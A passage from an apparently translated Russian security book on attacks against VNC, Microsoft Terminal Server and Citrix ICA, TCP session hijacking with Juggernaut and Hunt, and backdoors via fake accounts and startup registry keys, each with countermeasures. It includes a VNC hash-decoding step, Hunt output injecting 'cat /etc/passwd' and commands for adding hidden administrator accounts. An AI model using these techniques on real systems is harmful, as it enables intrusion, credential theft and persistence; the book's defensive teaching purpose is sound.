Если сервер, на котором запущена служба VNC, взломан, то для получения пароля VNC можно воспользоваться программой `vncdec` (`http://packetstormsecurify.org/Crackers/vncdec.c`) (более подробную информацию о взломе систем Windows NT и 2000 можно найти в главах 5 и 6 соответственно). Перед компиляцией исходного файла его нужно немного изменить, чтобы строка паролей выглядела следующим образом.

```
/*поместите в массив p[] хеш-код пароля*/
char p[]={Ox2F, 0x98, 0x1D, OxC5, 0x48, OxEO, Ox9E, 0xC2};
```

После этого можно скомпоновать исполняемый файл vncdec, а затем запустить его.

```
[shadow]# vncdec
test
```

Как видно из примера, пароль сервера `test` без особых усилий можно перевести в незашифрованный текстовый формат.

О Контрмеры: ненадежное хранение паролей VNC

В последней версии программы, доступной во время написания данной книги, этот недостаток все еще не был устранен. Наилучшей защитой от доступа взломщиков к системному реестру является использование средств обеспечения безопасности на уровне серверов. В главах 5 и 6 приведен исчерпывающий список мер предосторожности систем Windows NT и 2000.

НА ЗАМЕТКУ По адресу **`http://www.uk.research.att.com/vnc/faq.html`** МОЖНО найти ответы на часто задаваемые вопросы. В числе других в них затронуты темы, связанные с обеспечением безопасности.

Терминальный сервер Microsoft и протокол ICA компании Citrix

До появления Web- и файловых серверов широко применялись так называемые "неинтеллектуальные" терминалы. Различные организации вложили миллионы долларов в такие системы, которые локально обрабатывали всю поступающую информацию. Для ввода и извлечения данных конечные пользователи получали доступ к таким системам с помощью простых терминалов. В настоящее время все большую популярность получает архитектура на основе "тонкого клиента", позволяющая использовать видео- и аудиоинформацию, а также получать доступ к современным приложениям без необходимости непрерывного обновления рабочих станций конечных пользователей. Действительно, "тонкий" клиент позволяет решить все эти проблемы, но в то же время повышается опасность взлома приложений и расширения привилегий. Хотя в системе NT существует несколько способов повышения приви-

легий обычного пользователя до уровня администратора, административные права при этом можно получить лишь на локальной рабочей станции, а для дальнейшего повышения привилегий в сети по-прежнему требуется "завладеть" доменом.

После появления терминального сервера сразу же все изменилось. В настоящее время средство расширения привилегий позволяет взломщику завладеть финансовой, правовой и другой важной информацией различных систем. Помимо хорошо известных приемов взлома Windows 2000, терминальный сервер породил новое подмножество атак, связанных с обнаруженными в нем изъянами. Ситуация усугубляется еще тем, что некоторые из этих атак связаны с расширением привилегий. Неудачно реализованная подсистема защиты терминального сервера, а также других приложений, может оказаться наиболее слабым местом. Для того чтобы лучше понять принципы функционирования терминального сервера, важно разобраться со взаимодействием трех его основных компонентов: сервера, клиента и процесса передачи данных.

Сервер

Все компьютеры под управлением Windows 2000 Server разрешают удаленное администрирование через терминальный сервер, который можно активизировать или отключить, использовав панель управления. Для взаимодействия со службами на основе "тонкого" клиента в системах Windows 2000 и NT можно использовать политику лицензирования. Компании, которым требуется доступ к терминальному серверу с компьютеров под управлением операционных систем от других производителей, могут воспользоваться дополнительным модулем Citrix Metaframe. (Однако все последующее обсуждение будет связано исключительно с реализацией компании Microsoft.)

Для отражения локальных атак оказываются очень важными конфигурационные параметры узла. Однако они окажутся бесполезными, если взломщик предпримет удаленную атаку. По умолчанию сервер прослушивает порт 3389. Как правило, этот порт включается в диапазон сканирования, хотя разрешение подключений к терминальному серверу без принятия определенных мер безопасности почти наверняка приведет к возникновению проблем. Как вы увидите ниже, сервер без особых проблем можно связать с другим портом.

Клиенты

К терминальному серверу могут подключаться самые различные клиенты, начиная с самостоятельных 16- и 32-разрядных приложений и заканчивая программами для Web на основе элементов управления ActiveX, а также управляющими консолями MMC, специально предназначенными для такого взаимодействия. Несмотря на различную реализацию каждого клиента, при установке соединения все они выполняют некоторое стандартное согласование параметров и используют одни и те же механизмы шифрования. Самые существенные различия заключаются в простоте манипулирования клиентскими параметрами отдельных приложений, а также потенциальным риском, связанным с добавлением IIS-сервера для обеспечения возможности подключения пользователей с помощью клиента ActiveX. Может оказаться, что доступ непреднамеренно открыт также и для взломщиков.

Передача данных

Терминальный сервер передает данные с использованием протокола RDP-5 компании Microsoft (Remote Desktop Protocol), а в случае использования компонентов Citrix — с помощью протокола ICA. Оба механизма можно настроить таким образом,

чтобы после успешной аутентификации выполнялась защищенная передача данных. Каждый из подходов обладает своими преимуществами и недостатками. Кроме того, в обоих случаях используемая технология передачи данных обуславливает и проблемы, связанные с обеспечением безопасности.

Поиск целей

По умолчанию терминальный сервер прослушивает TCP-порт с номером 3389. Эту службу можно обнаружить, выполнив простое сканирование портов для диапазона IP-адресов. После этого, воспользовавшись аналогичной службой, которая устанавливается в процессе стандартной установки сервера, взломщик может запустить клиента терминальных служб и подключиться к обнаруженному терминальному серверу. Ему будет предложено ввести регистрационное имя и пароль. Для предотвращения подобной ситуации необходимо предпринять контрмеры, которые затруднят возможность идентификации терминального сервера через порт, заданный по умолчанию.

TSProbe

Популярность	*3*
Простота	*8*
Опасность	*9*
Степень риска	*7*

Мощная утилита TSProbe (`http://www.HammerofGod.com`) выполняет опрос требуемой подсети, одновременно с этим пытаясь обнаружить идентификатор терминального сервера для каждого IP-адреса. Тонкость заключается в том, что для получения дескриптора взломщик должен быть аутентифицирован. (Помните о том, что если аутентификация завершится неудачно, то сообщение "сервер не найден" будет передано даже в том случае, если терминальные службы на данном узле установлены.) Обычно на терминальном сервере может зарегистрироваться только администратор или пользователь терминального сервера. Однако описанный подход оказывается эффективным при сканировании подсети всей организации, если ранее удалось получить регистрационные данные, а номер порта, используемый терминальной службой по умолчанию, изменен. Зачастую терминальный сервер размещается в критическом сегменте локальной сети, скрытом от ее остальной части.

TSEnum

Популярность	*3*
Простота	*8*
Опасность	*9*
Степень риска	*7*

Утилита TSEnum (`http://www.HammerofGod.com`) является гораздо более мощным средством, чем TSProbe, и для проведения инвентаризации терминальных серверов в ней используется совсем другой подход. По умолчанию терминальный сервер регистрируется обозревателем Master Browser. В утилите TSEnum используется вызов API-функции `NetServerEnum` для получения структуры `Server_Info_101`. Даже если был изменен порт, прослушиваемый терминальным сервером, регистрация будет ус-

пешно пройдена, и утилите TSEnum обратно будет возвращена информация обо всех терминальных серверах, о которых известно обозревателю Master Browser. Для выполнения всех перечисленных действий требуется лишь доступ к порту 139. Кроме того, вся инвентаризация будет успешно выполнена без какой бы то ни было специальной аутентификации и даже в том случае, если на целевом узле для параметра RestrictAnonymous задано значение 1.

Контрмеры: для предотвращения инвентаризации контролируйте сеть

Терминальный сервер должен быть доступен через Internet лишь в том случае, если это действительно необходимо, а кроме того, если предварительно был тщательно проанализирован связанный с этим риск. В практической деятельности нам слишком часто приходится сталкиваться с неправильно развернутым брандмауэром, позволяющим выполнять сканирование портов с большими номерами. Если компьютер, на котором установлен терминальный сервер, входит в домен, то по умолчанию предоставляется также и доменное имя.

Необходимо определить списки управления доступом ACL, разрешающие доступ из Internet лишь узлам с определенными IP-адресами. Это позволит снизить риск и реализовать "защиту в глубину". Списки ACL чрезвычайно важны, поскольку позволяют ограничить доступ к демилитаризованной зоне также со стороны внутренних сетевых узлов. В большинстве случаев правила доступа из локальной сети к демилитаризованной зоне не полностью запрещают весь исходящий трафик, а разрешают подобную деятельность лишь конкретным узлам.

Служба терминального сервера функционирует в "скрытом режиме". В процессе полного сканирования портов терминального сервера можно обнаружить открытый порт, однако для того, чтобы в этом удостовериться, требуется активизировать сеанс работы. Модифицировав номер используемого порта и назначив порт со старым номером другой службе, можно существенно снизить возможность проникновения.

О Контрмеры: защита порта сервера

Порт 3389, прослушиваемый терминальным сервером по умолчанию, можно переопределить, модифицировав следующий параметр системного реестра

```
\HKLM\System\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp
Value: PortNumber REG_DWORD=3389
```

НА ЗАМЕТКУ Изменение порта, используемого сервером по умолчанию, будет эффективным лишь при использовании автономного клиента. При этом потребуется модифицировать и параметры клиента, о чем речь пойдет ниже.

Для того чтобы клиент мог подключиться к терминальной службе, с которой связан нестандартный порт, нужно обеспечить перенаправление портов или модифицировать порт назначения. Для автономного клиента выполните следующие простые действия.

1. Создайте соединение для требуемого адреса терминального сервера.
2. Экспортируйте данные о соединении в файл .CNS. (Это можно осуществить, выделив требуемое соединение и выбрав команду File⇨Export.)
3. Откройте файл .CNS в блокноте и измените строку, в которой указан номер порта сервера.
4. В диспетчере управления соединениями импортируйте модифицированный файл.CNS.

НА ЗАМЕТКУ Для клиента ActiveX терминального сервера TCP-порт 3389 изменить нельзя.

Атаки на терминальный сервер

С терминальным сервером связан ряд новых рисков, имеющих отношение как к режиму его администрирования, так и к режиму обычного функционирования. Как и при использовании любой другой технологии, формулировка требований к пользователям и политике безопасности способна существенно снизить опасность потенциального вторжения. Хотя такая опасность существует в любой сетевой среде, очень важно постоянно заниматься вопросами защиты. Первая категория атак, которые будут рассмотрены ниже, связана с процессом проникновения, когда у взломщика еще нет никаких привилегий на сервере.

Подбор пароля

Популярность	*3*
Простота	*6*
Опасность	*7*
Степень риска	*5*

Подбор пароля зачастую оказывается самым простым способом проникновения, поскольку неудачно выбранные пароли встречаются чаще всего. С использованием блокировки учетных записей эффективность такого подхода можно существенно снизить. Однако в то же время может возникнуть ситуация отказа в обслуживании, так что режим блокировки учетной записи администратора включать не стоит, если разрешена регистрация посредством терминального сервера.

Утилита TSGrinder Тима Муллена (Tim Mullen) реализует именно эту возможность. С помощью файла пользовательских имен и паролей она предпринимает попытку взлома учетной записи администратора. При этом для взаимодействия с терминальным сервером используется элемент управления ActiveX. Хотя этот элемент управления и запрещает доступ сценариев к методам обработки паролей, доступ к методам интерфейса `ImsTscNonScriptable` все же можно получить через таблицу связывания C++. Это позволяет создать для элемента управления собственный интерфейс, с использованием которого можно "работать" с учетной записью до тех пор, пока она не будет взломана.

О Контрмеры

Первый шаг заключается в переименовании учетной записи администратора и блокировании доступа к портам 135 и 139, а также к службам SNMP. Это позволит предотвратить возможность инвентаризации имен пользователей и исследования учетной записи, которой соответствует идентификатор RID со значением 500. Второй шаг имеет отношение к ситуации, когда взломщику уже известно имя пользователя и он может получить доступ к окну регистрации. Создав специальное окно приветствия, можно эффективно нейтрализовать использование утилиты TSGrinder, поскольку в этом случае взломщику придется вручную подтверждать выполняемые действия. Другой метод, позволяющий снизить риск подбора пароля, связан с применением утилиты `Tsver.exe`, которая обсуждается в конце главы.

Переполнение буфера при регистрации на терминальном сервере

Популярность	*3*
Простота	*5*
Опасность	*10*
Степень риска	*6*

Этот изъян связан с библиотекой `MSGINA.dll` системы Windows NT 4.0, предоставляющей графический интерфейс для идентификации и авторизации. При вводе длинной строки в поле, предназначенное для ввода имени пользователя, возможно возникновение различных проблем. При попытке удаленного доступа возможен сбой соединения, а локальное подключение может привести к краху системы. Отдельного упоминания заслуживает возможность передачи специально сконструированного набора команд, которые будут выполнены с привилегиями SYSTEM.

О Контрмеры

В ноябре 2000 года компания Microsoft выпустила соответствующий модуль обновления (MSOO-087). Он обеспечивает корректность обработки данных терминальной службой. Более подробную информацию по этому вопросу можно получить на Web-узле компании Microsoft (`http://www.microsoft.com/technet/security/bulletin/MS00-087.asp`).

Удаленный взлом с использованием механизма IME

Популярность	*2*
Простота	*2*
Опасность	*9*
Степень риска	*4*

Программное обеспечение адаптируется для использования многих языков. Одним из средств компании Microsoft, используемых для этих целей, является редактор способов ввода (Input Method Editor — IME), который обеспечивает возможность использования стандартной клавиатуры со 101 клавишей для работы со многими языками, в частности китайским и корейским. К сожалению, при этом не выполняется проверка ввода, и в процессе аутентификации пользователей контекстом редактора IME является SYSTEM. Это приводит к возможности удаленного взлома систем с поддержкой китайского языка или систем, в которых в процессе начальной инсталляции было установлено расширение Simplified Chinese.

О Контрмеры

Компания Microsoft выпустила бюллетень (MSOO-069) и модуль обновления, позволяющий устранить изъян редакторов IME в уязвимых версиях Windows 2000. В бюллетене также указано, что эта проблема отсутствует также и в других версиях (раньше об этом никогда не сообщалось). Более подробную информацию можно получить на Web-узле компании Microsoft по адресу `http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS00-069.asp`.

Слабое шифрование ICA

Популярность	*2*
Простота	*3*
Опасность	*7*
Степень риска	*4*

Возможно, чаще всего надежность любой сети оценивается по факту использования незашифрованного текста в процессе управления или обмена регистрационной информацией. Протокол RDP компании Microsoft в основном обеспечивает возможность использования зашифрованного канала для передачи всех конфиденциальных данных. (Нами был обнаружен изъян канала, при котором рассылаются широковещательные сообщения с именами клиентских компьютеров и совместно используемых принтеров. Этот вопрос подробно рассматривается в статье Q275727 базы знаний компании Microsoft.) При использовании протокола Citrix существует возможность прослушивания трафика и перехвата регистрационной информации. Это оказывается возможным из-за того, что в модуле Citrix используется схема шифрования XOR. Позже перехваченные пакеты с регистрационными данными можно без проблем расшифровать с использованием приложения, которое можно найти в Internet.

Для получения более подробной информации обращайтесь по адресу `http://www.securiteam.com/securitynews/5XQ0H000CK.html`.

О Контрмеры

Для решения описанной проблемы лучше всего усилить реализацию компании Citrix за счет применения паролей на базе механизма Secure ISA, в котором перед установкой сеанса использования зашифрованного канала ICA применяется строгое шифрование.

Расширение пользовательских привилегий

Популярность	*6*
Простота	*5*
Опасность	*10*
Степень риска	*7*

Предыдущие главы в основном были связаны со средствами расширения привилегий в системе Windows компании Microsoft. Однако, как уже упоминалось в начале этой главы, с появлением терминального сервера все атаки, связанные с этими средствами, стали гораздо опаснее. В базовой конфигурации терминальных служб должны быть доступны для просмотра все параметры. Это обеспечит возможность запуска программ в процессе загрузки компьютера и позволит ограничить перечень утилит, которые могут использоваться. Этот вопрос более подробно будет рассматриваться в разделе "Дополнительные средства обеспечения безопасности" ниже в этой главе.

Однако в некоторых случаях пользователи, зарегистрировавшиеся на терминальном сервере, функционирующем в режиме сервера приложений, должны иметь возможность самостоятельно загружать программное обеспечение. Такая ситуация особенно типична для групп разработчиков. В этом случае появляется угроза применения локальных методов взлома, таких как запросы к сетевым агентам DDE, подмена именованных каналов и т.д., направленных на получение пользователем привилегий ад-

министратора. Для загрузки подобных средств можно без проблем воспользоваться графическим интерфейсом и Web-броузером. Как только взломщик получит административные привилегии, загруженные средства позволят ему извлечь внутреннюю конфиденциальную информацию и воспользоваться другими ресурсами.

Контрмеры: защита от расширения пользовательских привилегий

Чрезвычайно важно установить модули обновления терминального сервера, которые позволят защититься от локального переполнения буфера и предотвратить привилегированный доступ к учетным записям. При развертывании терминальных служб необходимо создать отдельную организационную единицу с учетом предположения о том, что любой пользователь может завладеть паролем администратора. Хотя такой взгляд на вещи может показаться слишком мрачным, настоящие профессионалы в вопросах безопасности именно так и считают, что позволяет им успешно противостоять подобным атакам. Организационные единицы являются составной частью Windows 2000 и прекрасно подходят для устранения этой опасности.

Во всех системах использование паролей должно быть подвержено жесткому аудиту, а контроль за ними должен выполняться в рамках корпоративной политики безопасности. Это позволит предотвратить простой подбор паролей, их взлом или неумелое администрирование. Доступ по протоколу IP должен быть ограничен с использованием списков управления доступом ACL через соответствующие приложения, маршрутизаторы и/или брандмауэры. По возможности необходимости задать также исходные и целевые IP-адреса и порты. Компьютеры, используемые в качестве серверов приложений, требуют более тщательной настройки подсистемы защиты. Это можно осуществить с помощью утилиты Appsec из набора W2RK, более подробно рассматриваемой ниже.

Дополнительные средства обеспечения безопасности

Несмотря на все контрмеры, упоминавшиеся до сих пор, существуют дополнительные инструменты, с помощью которых можно еще больше повысить безопасность. В следующих разделах описываются средства, которые окажутся полезными при развертывании терминального сервера.

Appsec.exe

Эта утилита предоставляет возможность избирательного выбора приложений, которые можно запускать в контексте терминального сервера. Это окажется хорошим подспорьем при противодействии применению средств расширения привилегий. Администратор может запустить дополнительные приложения, чтобы отслеживать другие программы, используемые в контексте терминальных служб. Это позволит конечным пользователям выполнять порученную им работу. Утилита `Appsec.exe` должна использоваться в качестве основы любого сервера приложений.

Однако стоит сделать несколько предупреждений. Во-первых, если пользователи могут модифицировать приложение, то они смогут обойти и установленные средства контроля. Для проверки целостности системы утилита `Appsec.exe` не предоставляет эффективного алгоритма. Еще нужно упомянуть о возможностях запускаемых программ. Если приложение Microsoft Office позволяет выполнять макросы, то они могут быть запущены в контексте пользователя или учетной записи SYSTEM, что может привести к полному взлому узла.

Tsver.exe

Утилита Tsver.exe позволяет администраторам запретить определенные соединения с терминальным сервером при его настройке. Впоследствии такие соединения будут считаться неавторизуемыми и отбрасываться. При этом передаваемые сообщения можно настроить так, чтобы они уведомляли удаленного пользователя о том, что же произошло. В контексте ответных действий эту возможность можно рассматривать как средство "дезинформации". Тщательно продуманные сообщения могут содержать уведомления о превышении срока действия лицензии терминального сервера или о том, что сервер не настроен для удаленной регистрации.

Для дальнейшего повышения безопасности можно прибегнуть к модификации локальных клиентов и разрешению взаимодействия с терминальным сервером лишь с определенных узлов. Подобная возможность чрезвычайно полезна, если администратор занимается лишь небольшим количеством серверов и хочет запретить внутренним пользователям устанавливать соединение с терминальным сервером. Еще одно преимущество утилиты Tsver заключается в возможности получения IP-адреса и имени узла зарегистрировавшегося взломщика, если эта утилита была активна в процессе регистрации.

Наряду со стремительным развитием информационных технологий быстро растет и сложность предпринимаемых атак. Терминальный сервер представляет собой мощное средство, однако в случае его неправильной настройки он оказывает существенное влияние на безопасность сети. Не забывайте о том, что любая компьютерная система в некотором смысле напоминает автомобиль: если вы не постоянно занимаетесь ее поддержкой и обслуживанием, то наверняка в ближайшее время у вас возникнут проблемы.

Дополнительные ресурсы

В приведенной ниже таблице представлены различные ресурсы, которые могут оказаться полезными при обеспечении безопасности терминального сервера.

Ресурс	Адрес
Важные статьи, бюллетени компании Microsoft и ссылки	
Simplified Chinese IME State Recognition (статья об упрощенном распознавании состояния редактора IME, используемого для работы с китайским языком)	http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS00-069.asp
RDP 5.0 DoS vulnerability (информация об изъяне обработки данных в протоколе RDP 5.0)	http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-006.asp
Named *Pipe Impersonation,* (данные о возможности использования привилегий именованных каналов для расширения административных прав)	http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS00-053.asp
Network DDE Agent Requests (информация о возможности использования запросов к службе Network DDE Agent для расширения привилегий)	http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-007.asp
Share-Level Security and Terminal Server (статья об уровне защиты совместно используемых ресурсов и терминального сервера)	http://support.microsoft.com/support/kb/articles/Q260/8/53.asp

Ресурс	Адрес
Списки изъянов, предоставленные компанией Microsoft, и соответствующие средства	
Развертывание терминального сервера	`http://www.microsoft.com/technet/treeview/default.asp?url=/technet/prodtechnol/windows20OOserv/reskit/deploy/part4/chapt-16.asp`
Параметры безопасности терминального сервера	`http://support.microsoft.com/support/kb/articles/Q260/8/53.asp`
Утилиты от компании Microsoft	
`Appsec.exe`	Windows 2000 Resource Kit (`ftp://ftp.microsoft.com/bussys/winnt/winnt-public/reskit/`)
`Tsreg.exe`	Windows 2000 Resource Kit (`ftp://ftp.microsoft.com/bussys/winnt/winnt-public/reskit/`)
`Tsver.exe`	Windows 2000 Resource Kit (`ftp://ftp.microsoft.com/bussys/winnt/winnt-public/reskit/`)

В предыдущих главах уже были рассмотрены многие средства, используемые хакерами. Хотя мы и пытались систематизировать все стандартные инструменты, некоторые из них все же не укладываются в приведенную выше классификацию. В данной главе описываются несколько категорий таких средств, каждая в отдельном разделе: "Захват сеанса", "Потайные ходы", "Троянские кони" *(троянский конь* (Trojan horse) — это такая программа, которая под прикрытием некоторых полезных действий на самом деле скрытно выполняет совсем другие операции), "Разрушение системного окружения..." и "Социальная инженерия".

Из предыдущих глав отобран некоторый материал, имеющий отношение к рассматриваемой теме и, по нашему мнению, заслуживающий повторного обсуждения. В результате все рассматриваемые вопросы будут раскрыты более полно, освещая все категории программного обеспечения, типы платформ и технологии. В конце концов, при выборе своих целей злоумышленников ничто не в состоянии остановить.

Захват сеанса

Сетевые устройства поддерживают весь корпоративный поток сообщений. Каждое сообщение электронной почты, каждый файл, каждый номер кредитной карточки клиента передается по сети и обрабатывается этими устройствами. Очевидно, что обеспечение их безопасности является первоочередной задачей. Поэтому никогда нельзя исключать возможности, что сетевой трафик будет перехвачен злоумышленником. Ниже вы узнаете, как это можно осуществить с помощью так называемого *захвата соединения TCP* (TCP hijacking).

Такой подход стал возможным из-за наличия ошибок в протоколе TCP. Протоколы TCP/IP допускают внедрение в поток сообщений ложного пакета, позволяя тем самым запускать команды на удаленном узле. Однако этот тип взлома возможен только в сети с множественным доступом (этому вопросу посвящен раздел "Множественный доступ и коммутация пакетов" главы 10, "Сетевые устройства"), и для него нужно немного везения. С помощью программы Juggernaut или Hunt взломщик может попытаться "подсмотреть" передаваемые данные, а затем перехватить соединение.

Juggernaut

Популярность 9
Простота 9

```
Juggernaut
          +-------------------------------+
           ?) Help
           0) Program information
           1) Connection database
           2) Spy on a connection
           3) Reset a connection
           4) Automated connection reset daemon
           5) Simplex connection hijack
           6) Interactive connection hijack
           7) Packet assembly module
           8) Souper sekret option number eight
           9) Step Down
```

Одной из лучших возможностей программы Juggernaut является функция simplex connection hijack **(захват симплексного соединения). Эта возможность позволяет взломщику посылать команды локальной системе. Применение режима** interactive connection hijack **(захват интерактивного соединения) всегда было затруднено, поскольку из-за большого потока сообщений** ACK **связь часто прерывалась. Однако зачастую возможности захвата симплексного соединения оказывается вполне достаточно. Она позволяет взломщику отправить, например, команду** enable password O hello, **которая выполнится на удаленном узле и отменит шифрование пароля.**

Hunt

Популярность	*9*
Простота	*9*
Опасность	*10*
Степень риска	*9*

Утилита Hunt (ее можно найти на Web-узле `http://lin.fsid.cvut.cz/~kra/index.html#HUNT`) — это еще одна программа перехвата, отличающаяся стабильностью работы. Ее автор, Павел Крауз (Pavel Krauz) создал замечательную программу, которая наглядно демонстрирует недостатки протокола TCP.

Как и Juggernaut, программа Hunt позволяет взломщику легко следить за соединением и, таким образом, выведывать такую ценную информацию, как пароли. Как это происходит, видно из следующего примера.

```
———Main Menu———rcvpkt 1498, free/alloc pkt 63/64 ———
l/w/r) list/watch/reset connections
u)     host up tests
a)     arp/simple hijack (avoids ack storm if arp used)
s)     simple hijack
d)     daemons rst/arp/sniff/mac
o)     options
x)     exit
> w
0) 172.29.11.207 [1038]        --> 172.30.52.69 [23]
1) 172.29.11.207 [1039]        --> 172.30.52.69 [23]
2) 172.29.11.207 [1040]        --> 172.30.52.66 [23]
3) 172.29.11.207 [1043]        --> 172.30.52.73 [23]
4) 172.29.11.207 [1045]        --> 172.30.52.74 [23]
5) 172.29.11.207 [1047]        --> 172.30.52.74 [23]

choose conn> 2
dump [s]rc/[d]st/[b]oth [b]> s
```

```
CTRL-C to break
uname -a
su
hello
cat /etc/passwd
```

В процессе наблюдения за сеансом telnet в системе UNIX взломщик может получить ценную информацию, например (как видно из следующего примера) пароль пользователя root. Утилита Hunt предоставляет также возможность передачи команд на удаленный узел и их выполнения. Например, взломщик может передавать команды, а результат их выполнения будет отображаться только на его компьютере, что в значительной мере затрудняет его обнаружение.

```
———Main Menu———rcvpkt 76, free/alloc pkt 63/64 ———
l/w/r)  list/watch/reset  connections
u)      host up tests
a)      arp/simple hijack (avoids ack storm if arp used)
s)      simple hijack
d)      daemons rst/arp/sniff/mac
o)      options
x)      exit
> s
0) 172.29.11.207 [1517]        --> 192.168.40.66 [23]
choose conn> 0
dump connection y/n [n]> n
dump [s]rc/[d]st/[b]oth [b]>
print src/dst same characters y/n [n]>
Enter the command string you wish executed or [cr]> cat /etc/passwd
cat /etc/passwd
root:rhayr1.AHfasd:0:1:Super-User:/:/sbin/sh
daemon:x:1:1::/:
bin:x:2:2::/usr/bin:
sys:x:3:3::/:
adm:x:4:4:Admin:/var/adm:
lp:x:71:8:Line Printer Admin:/usr/spool/lp:
uucp:x:5:5:uucp Admin:/usr/lib/uucp:
nuucp:x:9:9:uucp Admin:/var/spool/uucppublic:/usr/lib/uucp/uucico
listen:x:37:4:Network Admin:/usr/net/nls:
nobody:x:60001:60001:Nobody:/:
noaccess:x:60002:60002:No Access User:/:
nobody4:x:65534:65534:SunOS 4.x Nobody:/:
sm:a401ja8fFla.;:100:1::/export/home/sm:/bin/sh
 [r]eset connection/[s]ynchronize/[n]one [r]> n
done
```

Как видно из приведенного примера, на удаленный узел может быть передана довольно коварная команда (cat /etc/passwd), а полученный результат отобразится лишь на компьютере взломщика.

О Контрмеры: захват соединений

Применение шифрующих коммуникационных протоколов, например IPSec или SSH, позволит значительно снизить или свести к нулю эффективность таких перехватов данных. Когда-то считалось, что технология сетей с коммутацией пакетов обеспечивает адекватную защиту от взломов подобного рода, но с тех пор средства сетевого мониторинга стали настолько хитроумными, что при определенных обстоятельствах они позволяют добиться желаемого результата (см. описание утилиты dsniff в главе 8, "Хакинг UNIX"). Поэтому кодирование информации является самой лучшей защитой.

"Потайные ходы"

Если непрошеные гости обоснуются в системе, избавиться от них бывает трудно. Даже если брешь, которой они воспользовались, будет найдена и закрыта, злоумышленники могут реализовать специальный механизм и быстро получить доступ в любое время. Такой механизм называется *потайным ходом* (back door).

Выявление и устранение такого потайного хода — задача почти неосуществимая, поскольку его можно создать самыми разнообразными способами. Единственной реальной возможностью восстановления системы после взлома является повторная установка операционной системы с исходных носителей и выполнение долгой и кропотливой работы по восстановлению пользовательских данных и приложений с проверенных резервных копий. При этом полное восстановление осуществить очень трудно, особенно, если система имела нестандартную конфигурацию, которая не была документирована.

В следующих разделах описаны основные механизмы, которые используются злоумышленниками для сохранения контроля над системой. Знание этих методов поможет администратору быстро идентифицировать такие вторжения и по возможности сократить трудоемкость процесса восстановления. Где это необходимо, мы представим подробное описание возможных подходов, однако в основном предполагается дать как можно более полный обзор популярных методов.

Создание фиктивных учетных записей

Популярность	*9*
Простота	*9*
Опасность	*10*
Степень риска	*9*

Почти каждому системному администратору известно, что учетные записи с правами суперпользователя — это важные ресурсы, которые стоит защищать и контролировать. А вот учетные записи, равные по привилегиям суперпользователю, но имеющие неприметные имена, отследить намного труднее. Злоумышленник обязательно попытается создать такие учетные записи.

NT/2000

В Windows NT/2000 привилегированные локальные учетные записи легко создать с помощью следующих команд.

```
net user <имя_пользователя> <пароль> /ADD
net localgroup <имя_группы> <имя_пользователя> /ADD
```

С помощью команды net group можно добавить пользователя в глобальную группу. Вспомните, что в системе NT есть отличие между *локальной* (содержащейся только в локальной базе данных SAM) и *глобальной* (из доменной базы данных SAM) группами. Встроенные локальные группы обычно предоставляют более широкие возможности, поскольку с их помощью можно предоставлять различный уровень доступа к системным ресурсам. В операционную систему Win 2000 добавлены новые *универсальные* группы и *локальные группы домена*. По сути эти понятия являются метадоменными, так как они могут быть членами любого домена, принадлежащего дереву или лесу.

Вывести список всех членов основных административных групп так же легко, как и добавить в них новую учетную запись. Как показано в следующем примере, в котором

на экран выводится список членов группы Windows 2000 Enterprise Admins **(администраторы предприятия), это можно сделать с помощью команды** net [local] group.

```
C:\>net group "Enterprise Admins"
Group name     Enterprise Admins
Comment        Disighated administrators of the enterprise

Members

-------------------------------------------------
Administrator
The command completed successfully.
```

В первую очередь нужно просмотреть встроенные группы: Administrators, Domain Admins, Enterprise Admins и Schema Admins **(на контроллерах домена Windows 2000), а также различные локальные группы операторов.**

UNIX

В системе UNIX фиктивные учетные записи создаются и идентифицируются аналогичным образом. Как правило, создаются безобидные учетные записи с нулевыми значениями идентификаторов UID и GID. Следует проверить также учетные записи с таким же идентификатором GID, что и у пользователя root, а затем проверить совпадение свойств групп в файле `/etc/groups`. Кроме того, такие учетные записи легко выявить по содержимому файла `/etc/passwd`.

Novell

В системе NetWare типичным является создание "осиротевших" объектов, т.е. создание, например, контейнера с одним пользователем, а затем передача этому новому пользователю прав опекунства над родительским контейнером. Если взломщик имеет возможность постоянно регистрироваться в дереве NDS, то эту ситуацию не сможет исправить даже администратор. Более подробную информацию о "потайных ходах" системы NetWare можно найти в главе 7, "Хакинг Novell NetWare".

Загрузочные файлы

Популярность	*9*
Простота	*9*
Опасность	*10*
Степень риска	*9*

В предыдущих главах много говорилось о "потайных ходах", которые создаются с помощью механизмов загрузки, поддерживаемых различными платформами. Такой способ стал излюбленным методом злоумышленников, поскольку он позволяет устанавливать ловушки, которые активизируются при каждом перезапуске системы неосмотрительными пользователями.

NT/2000

В операционной системе Windows NT в первую очередь нужно проверить различные папки, находящиеся в папке Startup: `%systemroot%\profiles\%username%\start menu\programs\startup` **(папка** All Users **будет использоваться независимо**

от того, кто из пользователей зарегистрировался интерактивно). Кроме того, для запуска программ типа "троянский конь" или для установки "потайного хода" при каждом запуске системы взломщики могут воспользоваться параметрами системного реестра. Нужно проверить следующие параметры.

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\

T ...Run

- ...RunOnce
- ...RunOnceEx
- ...RunServices (только для Win *9x)*
- ...AeDebug

A ...Winlogon

В этих параметрах хранятся данные многих потенциально опасных программ. Например, в параметре RunServices программа Back Orifice 2000 (BO2K; см. ниже) устанавливается как служба удаленного администрирования (Remote Administrator Service).

Из предыдущих глав вы узнали, как можно создать "потайной ход" в системе NT с помощью драйверов устройств, загружающихся во время запуска системы. Драйвер пакета Invisible KeyLogger Stealth (IKS) (iks.sys, конечно же, переименованный более подходящим образом) может быть скопирован в каталог %systemroot%\system32\drivers. При этом программа будет запускаться вместе с ядром NT, благодаря чему на консоли пользователя этот процесс обычно остается невидимым. Программа также записывает несколько значений в системный реестр в HKLM\SYSTEM\CurrentControlSet\Services\iks (опять же, параметр iks может быть переименован взломщиком так же, как и сам файл драйвера). Если заранее сделать надежную резервную копию системного реестра (используя утилиту DumpReg компании Somarsoft), то можно легко выявить "следы присутствия" IKS. Просмотрев с помощью проводника Windows свойства файла драйвера IKS, можно также установить его происхождение.

Использование Web-броузера для загрузки кода

